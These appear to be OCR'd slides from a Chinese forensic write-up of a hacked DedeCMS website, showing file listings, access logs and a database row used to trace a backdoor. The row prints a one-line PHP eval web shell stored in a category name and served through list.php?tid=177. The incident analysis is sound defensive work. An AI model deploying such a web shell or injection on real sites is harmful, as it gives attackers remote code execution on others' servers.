
合作伙伴



```
-rwxr-xr-x 1           nobody   286 Sep 15  2010 freelist.php
-rw-r--r-- 1           daemon    54 Aug 28 16:56 ga.php
drwxr-xr-x 3           nobody  4096 Dec  6  2010 guestbook
-rwxr-xr-x 1           nobody  2705 Sep 15  2010 guestbook.php
-rwxr-xr-x 1           nobody   168 Sep 15  2010 heightsearch.php
drwxr-xr-x 3           nobody  4096 Dec  6  2010 img
-rwxr-xr-x 1           nobody  2375 Sep 15  2010 list.php
-rwxr-xr-x 1           nobody  1281 Sep 15  2010 mytag_js.php
-rwxr-xr-x 1           nobody  5715 Sep 15  2010 play.php
-rwxr-xr-x 1           nobody  2277 Sep 15  2010 posttocar.php
-rwxr-xr-x 1           nobody  1946 Sep 15  2010 recommend.php
-rwxr-xr-x 1           nobody   249 Sep 15  2010 rss.php
-rwxr-xr-x 1           nobody  2578 Sep 15  2010 search.php
-rwxr-xr-x 1           nobody  2267 Sep 15  2010 showphoto.php
-rwxr-xr-x 1           nobody  1496 Sep 15  2010 stow.php
drwxr-xr-x 2           nobody  4096 Dec  6  2010 task
-rwxr-xr-x 1           nobody  3177 Sep 15  2010 task.php
-rwxr-xr-x 1           nobody  4134 Sep 15  2010 view.php
-rwxr-xr-x 1           nobody   844 Sep 15  2010 vote.php
[chong.cheng@sales plus]$ stat ga.php
  File: `ga.php'
  Size: 54              Blocks: 8          IO Block: 4096   regular file
Device: ca08h/51720d    Inode: 15680842    Links: 1
Access: (0644/-rw-r--r--)  Uid: (    2/  daemon)   Gid: (    2/  daemon)
Access: 2011-08-29 10:03:28.000000000 +0800
Modify: 2011-08-28 16:56:10.000000000 +0800
Change: 2011-08-28 16:56:10.000000000 +0800
[chong.cheng@sales plus]$ █
```

- 对PHP后门目录的检测中发现，后门文件ga.php的stat信息如上

合作伙伴



http://www.   //plus/list.php?tid=177 - Windows Internet Explorer
http://www.   ://plus/list.php?tid=177
Bing
收藏夹
Free SEO Tools - SEO1...
RayFile
The Bodyguard 2
建议网站
网页快讯库
http://www.[redacted]/plus/list.php?tid=177
页面(P)
安全(S)
SecureCRT
File
Edit
View
Options
Transfer
Script
Tools
Help

```
-rwxr-xr-x 1     ftp nobody  1444 Sep 15  2010 count.php
-rwxr-xr-x 1     ftp nobody  2257 Sep 15  2010 digg_ajax.php
-rwxr-xr-x 1     ftp nobody  1896 Sep 15  2010 digg_frame.php
-rwxr-xr-x 1     ftp nobody   520 Sep 15  2010 disdls.php
-rwxr-xr-x 1     ftp nobody  3627 Sep 15  2010 diy.php
-rwxr-xr-x 1     ftp nobody  6668 Sep 15  2010 download.php
-rwxr-xr-x 1     ftp nobody   982 Sep 15  2010 erraddsave.php
-rwxr-xr-x 1     ftp nobody 11405 Sep 15  2010 feedback_ajax.php
-rwxr-xr-x 1     ftp nobody   754 Sep 15  2010 feedback_js.php
-rwxr-xr-x 1     ftp nobody  8344 Sep 15  2010 feedback.php
-rwxr-xr-x 1     ftp nobody   144 Sep 15  2010 flink_add.php
-rwxr-xr-x 1     ftp nobody   898 Sep 15  2010 flink.php
-rwxr-xr-x 1     ftp nobody  3408 Sep 15  2010 flvplayer.swf
-rwxr-xr-x 1     ftp nobody   286 Sep 15  2010 freelist.php
-rw-r--r-- 1     n   daemon    54 Aug 29 11:28 ga.php
drwxr-xr-x 3     ftp nobody  4096 Dec  6  2010 guestbook
-rwxr-xr-x 1     ftp nobody  3705 Sep 15  2010 guestbook.php
```

```
123.103.: .34 - - [28/Aug/2011:16:56:02 +0800] "GET /html/actives/fzlt/luntanxianchang/ HTTP/1.0" 200 4041 "http://        /html/act
ives/fzlt/luntanxianchang/" "Mozilla/5.0 QunarBot/1.0"
114.132.129.89 - - [28/Aug/2011:16:56:02 +0800] "GET /uploads/allimg/110224/150Z51H2-9.jpg HTTP/1.1" 200 43047 "http://image.baidu.c
om/i?ct=503316480&z=&tn=baiduimagedetail&word=%C6%E6%CB%BC%C3%EE%CF%EB%B5%C4%D7%D4%D0%D0%B3%B5%CD%BC%C6%AC&in=24752&cl=2&lm=-1&pn=26
&rn=1&di=26797621185&ln=2000&fr=&fmq=&ic=&s=&se=&sme=0&tab=&width=&height=&face=&is=&istype=" "Mozilla/4.0 (compatible; MSIE 6.0; Wi
ndows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)"
123.103. ?.30 - - [28/Aug/2011:16:56:09 +0800] "GET /html/actives/fzlt/xinwenbaodao/ HTTP/1.0" 200 4043 "http://        /html/active
s/fzlt/xinwenbaodao/" "Mozilla/5.0 QunarBot/1.0"
58.255.116.239 - - [28/Aug/2011:16:56:10 +0800] "GET /plus/list.php?tid=177 HTTP/1.1" 200 1243 "-" "Mozilla/4.0 (compatible; MSIE 6.
0; Windows NT 5.0)"
69.28.58.9 - - [28/Aug/2011:16:56:20 +0800] "GET /plus/list.php HTTP/1.1" 200 16 "-" "Wget/1.9+cvs-stable (Red Hat modified)"
```

- 结合WEB日志的记录，通过时间比对和测试确认。确定该网站（此次）沦陷的原因


合作伙伴



```
mysql> select  * from dede_arctype where id = 177 \G;
*************************** 1. row ***************************
         id: 177
       reid: 60
      topid: 60
   sortrank: 50
   typename: <?php eval($_POST[1]);?>
    typedir: {cmspath}/a/zgfwzt1/__php_eval___POST_1_____
  isdefault: 1
defaultname: index.php
     issend: 1
channeltype: 1
    maxpage: -1
     ispart: 0
     corank: 0
  tempindex: {style}/index_article.htm
   templist: plus/1.jpg
temparticle: {style}/article_article.htm
   namerule: {typedir}/{Y}/{M}{D}/{aid}.html
  namerule2: {typedir}/list_{tid}_{page}.html
    modname: default
description:
   keywords:
   seotitle:
   moresite: 0
   sitepath: {cmspath}/a/zgfwzt1
    siteurl:
   ishidden: 1
      cross: 0
    crossid:
    content:
 smalltypes:
1 row in set (0.00 sec)

ERROR:
No query specified

mysql>
```

- 在数据库中找到了tid=177的记录，很熟悉的一句话PHP木马：<?php eval……


合作伙伴



```
[chong.cheng@sales logs]$ grep "/plus/list.php?tid=177" [redacted]_access.log
58.255.125.108 - - [03/Aug/2011:16:16:36 +0800] "GET /plus/list.php?tid=177 HTTP/1.1" 200 1043 "http://www.[redacted]/cntlht//catalog_
main.php" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; User-agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV
1; http://bsalsa.com) )"
69.28.58.2 - - [04/Aug/2011:01:34:46 +0800] "GET /plus/list.php?tid=177 HTTP/1.1" 200 1243 "-" "Wget/1.9+cvs-stable (Red Hat modifie
d)"
27.43.228.227 - - [13/Aug/2011:03:41:44 +0800] "GET /plus/list.php?tid=177 HTTP/1.1" 200 1243 "-" "Mozilla/4.0 (compatible; MSIE 6.0
; Windows NT 5.0)"
58.255.112.208 - - [22/Aug/2011:18:07:17 +0800] "GET /plus/list.php?tid=177 HTTP/1.1" 200 1243 "-" "Mozilla/4.0 (compatible; MSIE 6.
0; Windows NT 5.0)"
58.255.116.239 - - [28/Aug/2011:16:56:10 +0800] "GET /plus/list.php?tid=177 HTTP/1.1" 200 1243 "-" "Mozilla/4.0 (compatible; MSIE 6.
0; Windows NT 5.0)"
211.157.136.116 - - [29/Aug/2011:11:27:43 +0800] "GET //plus/list.php?tid=177 HTTP/1.1" 200 1043 "-" "Mozilla/4.0 (compatible; MSIE
8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2
; Tablet PC 2.0)"
211.157.136.116 - - [29/Aug/2011:11:28:07 +0800] "GET //plus/list.php?tid=177 HTTP/1.1" 200 1043 "-" "Mozilla/4.0 (compatible; MSIE
8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2
; Tablet PC 2.0)"
211.157.136.116 - - [29/Aug/2011:11:28:40 +0800] "GET //plus/list.php?tid=177 HTTP/1.1" 200 1043 "-" "Mozilla/4.0 (compatible; MSIE
8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2
; Tablet PC 2.0)"
211.157.136.116 - - [29/Aug/2011:11:34:44 +0800] "GET //plus/list.php?tid=177 HTTP/1.1" 200 1043 "-" "Mozilla/4.0 (compatible; MSIE
8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2
; Tablet PC 2.0)"
211.157.136.116 - - [29/Aug/2011:11:37:17 +0800] "GET //plus/list.php?tid=177 HTTP/1.1" 200 1043 "-" "Mozilla/4.0 (compatible; MSIE
8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2
; Tablet PC 2.0)"
[chong.cheng@sales logs]$
```


- 在WEB日志中搜索请求tid=177来源IP地址，并对这些源IP地址的所有请求做关联分析

合作伙伴



上级目录	操作	属性	修改时间	大小
□ 20-11021Q51912112.jpg	编辑 改名	0644	2011-02-18 15:19:12	70.53 K
□ style_mass.php	编辑 改名	0644	2011-07-24 00:57:06	118.38 K


□ 复制 删除 属性 时间 打包 目录(0) / 文件(2)



